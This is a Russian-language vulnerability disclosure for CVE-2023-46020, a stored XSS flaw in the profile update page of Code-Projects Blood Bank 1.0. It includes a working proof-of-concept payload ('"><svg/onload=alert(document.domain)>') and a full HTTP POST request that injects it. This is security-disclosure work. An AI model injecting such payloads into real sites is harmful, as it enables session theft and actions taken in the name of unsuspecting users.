CVE-2023-46020-Code-Projects-Blood-Bank-1.0-Уязвимость-хранимого-межсайтового-скриптинга
- Автор эксплойта: ersinerenler
Домашняя страница разработчика
Ссылка на загрузку ПО
Обзор
- Code-Projects Blood Bank V1.0 подвержен критической уязвимости безопасности, связанной с хранимым межсайтовым скриптингом (Stored XSS) через несколько параметров (rename, remail, rphone и rcity) в файле /updateprofile.php. Приложение не выполняет адекватную санитацию предоставленных пользователем данных, что позволяет злоумышленникам внедрять вредоносные скрипты в приложение. Это может привести к выполнению произвольного скриптового кода в браузерах ничего не подозревающих пользователей, потенциально ставя под угрозу их безопасность и конфиденциальность в контексте уязвимого сайта.
Детали уязвимости
- CVE ID: CVE-2023-46020
- Затрагиваемая версия: Blood Bank V1.0
- Уязвимый файл: updateprofile.php
- Параметры: rename, remail, rphone, rcity
- Тип атаки: локальная
Ссылки:
Описание
- Параметры rename, remail, rphone и rcity в файле /file/updateprofile.php приложения Code-Projects Blood Bank V1.0 подвержены хранимому межсайтовому скриптингу (Stored XSS). Эта уязвимость возникает из-за недостаточной проверки ввода и санитации предоставленных пользователем данных. Злоумышленник может использовать эту слабость, внедряя вредоносные скрипты в эти параметры, которые после сохранения на сервере могут быть выполнены, когда другие пользователи просматривают профиль атакованного пользователя.
Доказательство концепции (PoC):
- Перехватите POST-запрос к updateprofile.php через Burp Suite
- Внедрите полезную нагрузку в уязвимые параметры
- Полезная нагрузка:
"><svg/onload=alert(document.domain)>
- Пример запроса для параметра
rname
POST /bloodbank/file/updateprofile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/rprofile.php?id=1
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

rname=test"><svg/onload=alert(document.domain)>&remail=test%40gmail.com&rpassword=test&rphone=8875643456&rcity=lucknow&bg=A%2B&update=Update

- Перейдите на страницу профиля и запустите XSS
 ersinerenler/cve-2023-46020-code-projects-blood-bank-1.0-stored-cross-site-scripting-vulnerability

